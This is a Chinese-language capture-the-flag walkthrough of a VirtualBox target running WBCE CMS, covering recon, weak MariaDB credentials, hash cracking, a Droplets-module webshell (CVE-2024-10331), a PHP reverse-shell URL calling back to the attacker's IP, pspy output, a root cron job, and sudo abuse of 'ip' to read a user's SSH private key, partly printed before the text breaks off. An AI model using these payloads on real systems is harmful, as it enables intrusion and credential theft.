

主机发现

```
└─(kali㉿kali)-[~]
└─$ nmap 10.216.75.0/24 -sn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-09 13:52 CST
Nmap scan report for 10.216.75.104
Host is up (0.00089s latency).
MAC Address: 08:00:27:3B:5D:A1 (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)
Nmap scan report for 10.216.75.183
Host is up (0.0028s latency).
MAC Address: 4E:20:31:25:4A:3C (Unknown)
Nmap scan report for 10.216.75.212
Host is up (0.00051s latency).
MAC Address: 30:E3:A4:48:AC:29 (Unknown)
Nmap scan report for 10.216.75.80
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.07 seconds
```

靶机ip: 10.216.75.104

信息收集

```
└─(kali㉿kali)-[~]
└─$ what

$ rustscan -a 10.216.75.104 --ulimit 5000 -- -A -sC -sV (exit: 0)
```

一句话结论

目标 10.216.75.104 是一个运行着 Web (Website Baker CMS)、SSH 和 MariaDB 数据库 的 Linux

主机，存在多个潜在的渗透切入点，需优先对 Web 应用和数据库进行漏洞利用测试。

关键发现

开放端口与服务

端口	服务	版本	备注
22/tcp	SSH	OpenSSH 10.0 (protocol 2.0)	较新版本，暂无公开RCE
80/tcp	HTTP	Apache httpd 2.4.66 (Unix)	标题: Dairy - Website Baker
3306/tcp	MySQL	MariaDB 11.4.8 mysql_native_password	支持SSL，认证插件:

Web 应用（80端口）

- CMS 识别: **Website Baker**（老牌CMS，存在历史漏洞，如文件包含、SQL注入、RCE）。
- HTTP 方法: 支持 GET, HEAD, POST, OPTIONS（无PUT/DELETE）。
- Favicon: MD5 87D268F322601053318326ACE0A561BC，可尝试搜索对应CMS版本。

数据库（3306端口）

- 版本较新（**MariaDB 11.4.8**），但认证协议为传统mysql_native_password，允许密码爆破。
- SSL/TLS 证书信息: commonName=MariaDB Server，无其他限制。

操作系统与网络

- OS: **Linux 4.x ~ 5.x**（可能为OpenWrt / MikroTik，但更可能是普通Linux发行版）。
- MAC: **08:00:27:3B:5D:A1** → Oracle VirtualBox虚拟机（内网靶机）。
- 距离: 1跳，局域网内。

下一步建议

1. Web 应用深度侦察（优先）

- 目录枚举:

```
gobuster dir -u http://10.216.75.104 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x  
php,html,txt
```

- 查看 `robots.txt`:

```
curl http://10.216.75.104/robots.txt
```

- 寻找已知漏洞:

使用 `searchsploit website baker` 或 `Metasploit` 搜索模块, 重点关注:

- 文件上传绕过 (→ 远程代码执行)
- `SQL` 注入 (→ 获取管理员密码)
- 本地文件包含 (→ 读取配置/数据库凭证)

- 弱密码登录测试:

```
hydra -L users.txt -P passwords.txt 10.216.75.104 http-post-form  
"/admin/login.php:username=^USER^&password=^PASS^:F=incorrect"
```

2. 数据库攻击

- 尝试弱密码登录 (`root` 空密码、`root/root` 等):

```
mysql -h 10.216.75.104 -u root -p # 尝试无密码
```

- 爆破密码:

```
hydra -l root -P /usr/share/wordlists/rockyou.txt 10.216.75.104  
mysql
```

- 如果成功:

- 查询 `WordPress / Website Baker` 用户表 → 提取密码哈希 → 破解。
- 尝试读取 `/etc/passwd` 或系统文件 (需要 `FILE` 权限):

```
SELECT LOAD_FILE('/etc/passwd');
```

3. SSH 枚举

- 适当尝试流行弱密码 (`root:root`, `admin:admin`, `user:user`), 但避免大规模爆破 (浪费资源)。
- 如果从 `Web` 或数据库获得有效凭证, 立即尝试 `SSH` 登录。

4. 横向与提权准备

- 如果获得初始 `shell`，立即运行 `sudo -l、find / -perm -4000 -type f` 等提权指令。
- 检查是否有敏感文件（数据库配置、备份等）。
- 尝试 `uname -a` 检查内核版本（可能适用脏牛等本地提权）。

当前阶段，**Website Baker CMS** 是最佳突破口，集中精力挖掘 **Web** 漏洞（尤其是历史RCE）和数据库弱口令。


我们到web端看了一下，搜索会跳转

```
http://baker.dsz/search/index.php?
referrer=2&string=1&wb_search=%EE%82%90
```

所以我们去添加一个host记录

```
10.216.75.104 baker.dsz
```

这才成功加载出完整网页



目录扫描

```
PS D:\webtool\Dirsearch> python dirsearch.py -u http://baker.dsz -e *
```

```
D:\webtool\Dirsearch\lib\core\installation.py:24: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The
pkg_resources package is slated for removal as early as 2025-11-30.
Refrain from using this package or pin to Setuptools<81.
```

```
import pkg_resources
```

```
 _|. _ _ _ _ _ _|_   v0.4.3
( _||| _ ) (/ _ ( _|| ( _| )
```

```
Extensions: php, jsp, asp, aspx, do, action, cgi, html, htm, js,
tar.gz | HTTP method: GET | Threads: 25 | Wordlist size: 15042
```

```
Target: http://baker.dsz/
```

```
[14:07:39] Scanning:
```

```
[14:07:41] 200 - 25B - /.gitignore
```

```
[14:07:47] 301 - 346B - /account -> http://baker.dsz/account/
```

```
[14:07:47] 301 - 0B - /account/ -> login.php
```

```
[14:07:47] 302 - 0B - /account/login.php ->
```

```
http://baker.dsz/index.php
```

```
[14:07:48] 301 - 344B - /admin -> http://baker.dsz/admin/
```

```
[14:07:49] 403 - 312B - /admin/.htaccess
```

```
[14:07:49] 302 - 0B - /admin/ ->
```

```
http://baker.dsz/admin/start/index.php
```

```
[14:07:49] 301 - 350B - /admin/login ->
```

```
http://baker.dsz/admin/login/
```

```
[14:07:49] 302 - 0B - /admin/index.php ->
```

```
http://baker.dsz/admin/start/index.php
```

```
[14:08:05] 403 - 312B - /cgi-bin/
```

```
[14:08:05] 403 - 312B - /cgi-bin/alstats/aldisp.cgi
```

```
[14:08:05] 403 - 312B - /cgi-bin/awstats/
```

```
[14:08:05] 403 - 312B - /cgi-bin/awstats.pl
```

```
[14:08:05] 403 - 312B - /cgi-bin/htimage.exe?2,2
```

```
[14:08:05] 403 - 312B - /cgi-bin/imagemap.exe?2,2
```

```
[14:08:05] 403 - 312B - /cgi-bin/htmlscript
```

```
[14:08:05] 403 - 312B - /cgi-bin/index.html
```

```
[14:08:05] 403 - 312B - /cgi-bin/login.cgi
```

```
[14:08:05] 403 - 312B - /cgi-bin/login.php
[14:08:05] 403 - 312B - /cgi-bin/mt-xmlrpc.cgi
[14:08:05] 403 - 312B - /cgi-bin/login
[14:08:05] 403 - 312B - /cgi-bin/mt/mt.cgi
[14:08:05] 403 - 312B - /cgi-bin/mt/mt-xmlrpc.cgi
[14:08:05] 403 - 312B - /cgi-bin/mt7/mt-xmlrpc.cgi
[14:08:05] 403 - 312B - /cgi-bin/mt7/mt.cgi
[14:08:05] 403 - 312B - /cgi-bin/printenv
[14:08:05] 403 - 312B - /cgi-bin/printenv.pl
[14:08:05] 403 - 312B - /cgi-bin/test.cgi
[14:08:05] 403 - 312B - /cgi-bin/test-cgi
[14:08:05] 403 - 312B - /cgi-bin/mt.cgi
[14:08:05] 403 - 312B - /cgi-bin/ViewLog.asp
[14:08:05] 403 - 312B - /cgi-bin/php.ini
[14:08:06] 200 - 136B - /CHANGELOG.md
[14:08:09] 200 - 0B - /config.php
[14:08:16] 200 - 34KB - /favicon.ico
[14:08:22] 301 - 346B - /include -> http://baker.dsz/include/
[14:08:22] 301 - 0B - /include/ -> ../index.php
[14:08:23] 200 - 6KB - /index.php
[14:08:23] 200 - 6KB - /index.php/login/
[14:08:23] 200 - 1KB - /INSTALL.md
[14:08:27] 301 - 348B - /languages -> http://baker.dsz/languages/
[14:08:29] 200 - 15KB - /LICENSE.md
[14:08:35] 301 - 344B - /media -> http://baker.dsz/media/
[14:08:35] 200 - 401B - /media/
[14:08:37] 301 - 346B - /modules -> http://baker.dsz/modules/
[14:08:37] 301 - 0B - /modules/ -> ../index.php
[14:08:41] 301 - 344B - /pages -> http://baker.dsz/pages/
[14:08:41] 301 - 0B - /pages/ -> ../index.php
[14:08:47] 200 - 35B - /README.md
[14:08:50] 301 - 345B - /search -> http://baker.dsz/search/
[14:08:51] 403 - 312B - /server-status/
[14:08:51] 403 - 312B - /server-status
[14:08:59] 301 - 343B - /temp -> http://baker.dsz/temp/
[14:08:59] 301 - 0B - /temp/ -> ../index.php
[14:08:59] 301 - 348B - /templates -> http://baker.dsz/templates/
[14:08:59] 301 - 0B - /templates/ -> ../index.php
[14:09:03] 301 - 342B - /var -> http://baker.dsz/var/
[14:09:03] 301 - 0B - /var/ -> ../index.php
```

```
[14:09:04] 200 - 387B - /var/logs/
```

都看了一下，有用的不多，就知道了用的 WBCE CMS 还有一个 admin 后台
试一下弱密码，发现错误几次居然就封了。

安全 baker.dsz/templates/wbce_flat_theme/templates/warning.html

Excessive Invalid Logins

You have attempted to login too many times

渗透测试

尝试root root登录数据库，居然成功进来了。

连上navicat看看，虽然是root账号都是我们只有很小的权限

能看 wbce_test 库，我们看到了 wbce_user 表，里面有admin账户和一段密码哈希

我们john爆破一下

```
(kali㉿kali)-[~/tmp/tmp]
└─$ john --show hash.txt
?:33333333

1 password hash cracked, 0 left
```

爆出来密码，但是去后台登录不了，说不正确

找到一个注册的地方，可能存在邮箱的用户名爆破，我们用脚本：

```
(kali㉿kali)-[~/tmp/tmp]
└─$ python3 111.py
[*] loaded 4950 names
[*] target: http://baker.dsz/admin/login/forgot/index.php
[*] domains: baker.dsz, baker.local
[*] wait: 0s/request
[1792/9900] checking carol@baker.dsz
[?] carol@baker.dsz: captcha_or_asp
```

```
[1878/9900] checking martina@baker.dsz
[?] martina@baker.dsz: captcha_or_asp
[9900/9900] checking speaker@baker.local
[-] no matching email found
```

爆出来用户名：carol。martina

我试了一下，一个管理员，一个地权限用户，我创建了一个用户，用cve的poc打了一下



确定有时间盲注，这里好像不需要这个盲注，直接可以打 CVE-2024-10331: Droplets

模块远程代码执行 (RCE)

我们首先用管理员用户

Admin-tools -> Droplets

在这个页面我们可以写php代码，相当于写一个php函数一样，然后我们之后就可以在page里面使用 `[[函数名]]` 调用

Droplets

Droplets

Upload

Manage Backups

Help / Readme

Modify Droplet: shell

ENABLED

Name:

shell

Description:

Code:

1

```
system($_REQUEST['cmd']);
```

Comments:

Last modification by jyli, 09.05.2026 16:15

Cancel

Save & Back

Save

这样写一个webshell。

然后来到 **pages** 。新建一个文章

Log-out

Collapse all / Expand all

Visibility / Menu Title

PageID

Dairy

2

test

3

Pages: 2

Visibility (Pages)

Public

Hidden

Registered

Private

None

Deleted

Add Page

Title

Type

WYSIWYG

Parent

None

Visibility


Public

Administrators


Administrators

+ Add

这里test是我写的，我们看一下。




page的内容随便写什么，只要里面用了 `[[shell]]` (这里shell是因为我创建的 Droplets 的name是shell)，就可以了。



然后我们点击这个 `view` 或者直接访问 `http://baker.dsz/pages/test.php` (这里test是你创建的page的名字)

然后就拿到webshell了。




提权


这里用php弹一个shell过来

```
http://baker.dsz/pages/test.php?cmd=php%20-r%20%27%24sock%3Dfsockopen(%2210.216.75.81%22%2C7777)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22)%3B%27
```

传pspy看一下：

```
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```





```
Config: Printing events (colored=true): processes=true | file-system-
events=false ||| Scanning for processes every 100ms and on inotify
events ||| Watching directories: [/usr /tmp /etc /home /var /opt]
(recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/05/10 13:50:39 CMD: UID=104    PID=2656    | ./pspy64
2026/05/10 13:50:39 CMD: UID=104    PID=2646    | /bin/sh -i
2026/05/10 13:50:39 CMD: UID=104    PID=2645    | php -r
$sock=fsockopen("10.251.177.81",7777);exec("/bin/sh -i <&3 >&3 2>&3");
2026/05/10 13:50:39 CMD: UID=104    PID=2604    | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=104    PID=2603    | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=104    PID=2600    | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=0      PID=2583    | /sbin/getty 38400 tty6
2026/05/10 13:50:39 CMD: UID=0      PID=2579    | /sbin/getty 38400 tty5
2026/05/10 13:50:39 CMD: UID=0      PID=2575    | /sbin/getty 38400 tty4
2026/05/10 13:50:39 CMD: UID=0      PID=2571    | /sbin/getty 38400 tty3
2026/05/10 13:50:39 CMD: UID=0      PID=2567    | /sbin/getty 38400 tty2
2026/05/10 13:50:39 CMD: UID=0      PID=2566    | /sbin/getty -I \033c
38400 tty1
2026/05/10 13:50:39 CMD: UID=123    PID=2504    | /usr/sbin/ntpd -N -p
pool.ntp.org -n
2026/05/10 13:50:39 CMD: UID=0      PID=2477    |
2026/05/10 13:50:39 CMD: UID=104    PID=2470    | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=104    PID=2469    | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=104    PID=2468    | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
```

```
2026/05/10 13:50:39 CMD: UID=104   PID=2467   | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=104   PID=2466   | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=0     PID=2456   | logger -t mysqld -p
daemon error
2026/05/10 13:50:39 CMD: UID=101   PID=2455   | /usr/bin/mariadb --
basedir=/usr --datadir=/var/lib/mysql --plugin-
dir=/usr/lib/mariadb/plugin --user=mysql --pid-
file=/run/mysqld/mariadb.pid
2026/05/10 13:50:39 CMD: UID=0     PID=2351   | /usr/sbin/crond -c
/etc/crontabs -f
2026/05/10 13:50:39 CMD: UID=0     PID=2325   | /usr/sbin/httpd -d
/var/www -f /etc/apache2/httpd.conf -k start
2026/05/10 13:50:39 CMD: UID=0     PID=2295   | sshd: /usr/sbin/sshd
[listener] 0 of 10-100 startups
2026/05/10 13:50:39 CMD: UID=0     PID=2265   | /sbin/acpid -f
2026/05/10 13:50:39 CMD: UID=0     PID=2238   | /sbin/syslogd -t -n
2026/05/10 13:50:39 CMD: UID=0     PID=2178   | /sbin/udhcpc -b -R -p
/var/run/udhcpc.eth0.pid -i eth0 -x hostname:Baker
2026/05/10 13:50:39 CMD: UID=0     PID=1959   |
2026/05/10 13:50:39 CMD: UID=0     PID=1958   |
2026/05/10 13:50:39 CMD: UID=0     PID=1728   |
2026/05/10 13:50:39 CMD: UID=0     PID=1662   |
2026/05/10 13:50:39 CMD: UID=0     PID=1286   |
2026/05/10 13:50:39 CMD: UID=0     PID=1285   |
2026/05/10 13:50:39 CMD: UID=0     PID=1232   |
2026/05/10 13:50:39 CMD: UID=0     PID=944    |
2026/05/10 13:50:39 CMD: UID=0     PID=943    |
2026/05/10 13:50:39 CMD: UID=0     PID=942    |
2026/05/10 13:50:39 CMD: UID=0     PID=941    |
2026/05/10 13:50:39 CMD: UID=0     PID=902    |
2026/05/10 13:50:39 CMD: UID=0     PID=901    |
2026/05/10 13:50:39 CMD: UID=0     PID=897    |
2026/05/10 13:50:39 CMD: UID=0     PID=896    |
2026/05/10 13:50:39 CMD: UID=0     PID=884    |
2026/05/10 13:50:39 CMD: UID=0     PID=782    |
2026/05/10 13:50:39 CMD: UID=0     PID=753    |
2026/05/10 13:50:39 CMD: UID=0     PID=509    |
2026/05/10 13:50:39 CMD: UID=0     PID=483    |
2026/05/10 13:50:39 CMD: UID=0     PID=482    |
```

2026/05/10	13:50:39	CMD: UID=0	PID=481	
2026/05/10	13:50:39	CMD: UID=0	PID=475	
2026/05/10	13:50:39	CMD: UID=0	PID=220	
2026/05/10	13:50:39	CMD: UID=0	PID=213	
2026/05/10	13:50:39	CMD: UID=0	PID=212	
2026/05/10	13:50:39	CMD: UID=0	PID=211	
2026/05/10	13:50:39	CMD: UID=0	PID=198	
2026/05/10	13:50:39	CMD: UID=0	PID=91	
2026/05/10	13:50:39	CMD: UID=0	PID=76	
2026/05/10	13:50:39	CMD: UID=0	PID=56	
2026/05/10	13:50:39	CMD: UID=0	PID=55	
2026/05/10	13:50:39	CMD: UID=0	PID=54	
2026/05/10	13:50:39	CMD: UID=0	PID=53	
2026/05/10	13:50:39	CMD: UID=0	PID=52	
2026/05/10	13:50:39	CMD: UID=0	PID=51	
2026/05/10	13:50:39	CMD: UID=0	PID=50	
2026/05/10	13:50:39	CMD: UID=0	PID=49	
2026/05/10	13:50:39	CMD: UID=0	PID=48	
2026/05/10	13:50:39	CMD: UID=0	PID=46	
2026/05/10	13:50:39	CMD: UID=0	PID=45	
2026/05/10	13:50:39	CMD: UID=0	PID=44	
2026/05/10	13:50:39	CMD: UID=0	PID=43	
2026/05/10	13:50:39	CMD: UID=0	PID=42	
2026/05/10	13:50:39	CMD: UID=0	PID=41	
2026/05/10	13:50:39	CMD: UID=0	PID=40	
2026/05/10	13:50:39	CMD: UID=0	PID=39	
2026/05/10	13:50:39	CMD: UID=0	PID=38	
2026/05/10	13:50:39	CMD: UID=0	PID=37	
2026/05/10	13:50:39	CMD: UID=0	PID=36	
2026/05/10	13:50:39	CMD: UID=0	PID=35	
2026/05/10	13:50:39	CMD: UID=0	PID=34	
2026/05/10	13:50:39	CMD: UID=0	PID=33	
2026/05/10	13:50:39	CMD: UID=0	PID=32	
2026/05/10	13:50:39	CMD: UID=0	PID=28	
2026/05/10	13:50:39	CMD: UID=0	PID=27	
2026/05/10	13:50:39	CMD: UID=0	PID=26	
2026/05/10	13:50:39	CMD: UID=0	PID=25	
2026/05/10	13:50:39	CMD: UID=0	PID=24	
2026/05/10	13:50:39	CMD: UID=0	PID=23	
2026/05/10	13:50:39	CMD: UID=0	PID=22	
2026/05/10	13:50:39	CMD: UID=0	PID=21	

```

2026/05/10 13:50:39 CMD: UID=0      PID=20      |
2026/05/10 13:50:39 CMD: UID=0      PID=19      |
2026/05/10 13:50:39 CMD: UID=0      PID=18      |
2026/05/10 13:50:39 CMD: UID=0      PID=17      |
2026/05/10 13:50:39 CMD: UID=0      PID=16      |
2026/05/10 13:50:39 CMD: UID=0      PID=15      |
2026/05/10 13:50:39 CMD: UID=0      PID=14      |
2026/05/10 13:50:39 CMD: UID=0      PID=13      |
2026/05/10 13:50:39 CMD: UID=0      PID=12      |
2026/05/10 13:50:39 CMD: UID=0      PID=11      |
2026/05/10 13:50:39 CMD: UID=0      PID=10      |
2026/05/10 13:50:39 CMD: UID=0      PID=8       |
2026/05/10 13:50:39 CMD: UID=0      PID=7       |
2026/05/10 13:50:39 CMD: UID=0      PID=6       |
2026/05/10 13:50:39 CMD: UID=0      PID=5       |
2026/05/10 13:50:39 CMD: UID=0      PID=4       |
2026/05/10 13:50:39 CMD: UID=0      PID=3       |
2026/05/10 13:50:39 CMD: UID=0      PID=2       |
2026/05/10 13:50:39 CMD: UID=0      PID=1       | /sbin/init
2026/05/10 13:51:00 CMD: UID=0      PID=2665    | /bin/bash -c
/usr/local/bin/check-monitor.sh
2026/05/10 13:51:00 CMD: UID=0      PID=2666    | objcopy --dump-section
.note.sig=/tmp/sig_verify.bin /opt/scripts/monitor
2026/05/10 13:51:00 CMD: UID=0      PID=2667    | grep -q Maze-Sec-
Internal-Only /tmp/sig_verify.bin
2026/05/10 13:51:00 CMD: UID=0      PID=2668    | /opt/scripts/monitor
2026/05/10 13:52:00 CMD: UID=0      PID=2671    | /bin/bash -c
/usr/local/bin/check-monitor.sh
2026/05/10 13:52:00 CMD: UID=0      PID=2673    | /bin/sh
/usr/local/bin/check-monitor.sh
2026/05/10 13:52:00 CMD: UID=0      PID=2674    | /opt/scripts/monitor
2026/05/10 13:52:01 CMD: UID=0      PID=2675    | rm -f
/tmp/sig_verify.bin

```

发现最后这里重复执行，是定时任务。
我们看一下：

```

/var/www/localhost/htdocs/pages $ cat /usr/local/bin/check-
monitor.sh

```

```
#!/bin/sh

TARGET="/opt/scripts/monitor"
SIG_SECTION=".note.sig"
TEMP_SIG="/tmp/sig_verify.bin"
VENDOR_STR="Maze-Sec-Internal-Only"

objcopy --dump-section $SIG_SECTION=$TEMP_SIG $TARGET 2>/dev/null

if [ $? -ne 0 ]; then
    echo "[!] Error: Binary not signed."
    exit 1
fi

if grep -q "$VENDOR_STR" $TEMP_SIG; then
    echo "[+] Signature verified. Executing..."
    $TARGET
else
    echo "[!] Security Alert: Unauthorized binary detected!"
fi

rm -f $TEMP_SIG
/var/www/localhost/htdocs/pages $ ls -l /usr/local/bin/check-
monitor.sh
-rwxr-xr-x    1 root    root          465 Apr  7 22:19
/usr/local/bin/check-monitor.sh
```

这里sh脚本就是会用 `objcopy` 命令去检查 `/opt/scripts/monitor` 有没有特定的签名字段，如果有就会执行程序

而且这个脚本是root权限运行的，我们能不能想办法劫持一下呢

```
/var/www/localhost/htdocs/pages $ ls -ld /opt/scripts/
drwxrwxr-x    2 root    devs          4096 May 10 14:14 /opt/scripts/
```

如果我们是devs组用户，那么我们就可以自己写一个monitor文件让定时任务执行，但是我们不是

```
/var/www/localhost/htdocs/pages $ cat /etc/group
```

```
root:x:0:root
```

```
bin:x:1:root,bin,daemon
```

```
daemon:x:2:root,bin,daemon
```

```
sys:x:3:root,bin
```

```
adm:x:4:root,daemon
```

```
tty:x:5:
```

```
disk:x:6:root
```

```
lp:x:7:lp
```

```
kmem:x:9:
```

```
wheel:x:10:root
```

```
floppy:x:11:root
```

```
mail:x:12:mail
```

```
news:x:13:news
```

```
uucp:x:14:uucp
```

```
cron:x:16:cron
```

```
audio:x:18:
```

```
cdrom:x:19:
```

```
dialout:x:20:root
```

```
ftp:x:21:
```

```
sshd:x:22:
```

```
input:x:23:
```

```
tape:x:26:root
```

```
video:x:27:root
```

```
netdev:x:28:
```

```
kvm:x:34:kvm
```

```
games:x:35:
```

```
shadow:x:42:
```

```
users:x:100:games
```

```
ntp:x:123:
```

```
abuild:x:300:
```

```
utmp:x:406:
```

```
ping:x:999:
```

```
nogroup:x:65533:
```

```
nobody:x:65534:
```

```
klogd:x:101:klogd
```

```
apache:x:106:apache
```

```
www-data:x:82:www-data,apache
```

```
mysql:x:102:mysql
```

```
carol:x:1000:
```



```
devs:x:1001:carol
```

看到 carol 用户是属于 devs 组，那我们可能得横向到 carol 用户了
我们看一下sudo权限：

```
/var/www/localhost/htdocs/pages $ sudo -l
Matching Defaults entries for apache on Baker:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for apache:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User apache may run the following commands on Baker:
    (carol) NOPASSWD: /sbin/ip
```

能以 carol 用户权限执行ip，这有啥用呀。

找到CTFOBins里面有ip命令的文件读取，我们试一下读ssh密钥。

File read

This executable can read data from local files.

(a) **Comment**
The read file content is corrupted by error prints.

Unprivileged **Sudo** **SUID**

This function can be performed by any unprivileged user.

```
ip -force -batch /path/to/input-file
```

Remarks
The content is corrupted or otherwise altered by the process, thus it might not be suitable for handling arbitrary binary data.

记得加速用户

```
/var/www/localhost/htdocs/pages $ sudo -u carol ip -force -batch
/home/carol/.ssh/id_rsa 2>&1
Object "-----BEGIN" is unknown, try "ip help".
```

```
Command failed /home/carol/.ssh/id_rsa:1
Object
"b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:2
Object
"NhAAAAAwEAAQAAAYEAzunA/rVWGzVXL9ybOK2AkZ4Ql2qgj+uCgzloUHIbYU8kL2ls0uqS" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:3
Object
"BDhYc/j1A9Xs39Z6TrgpYpHWY6yFkwj7p+BH/tW4E0vKRYFKsWg+HucfBg3sia5zjoan+D" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:4
Object
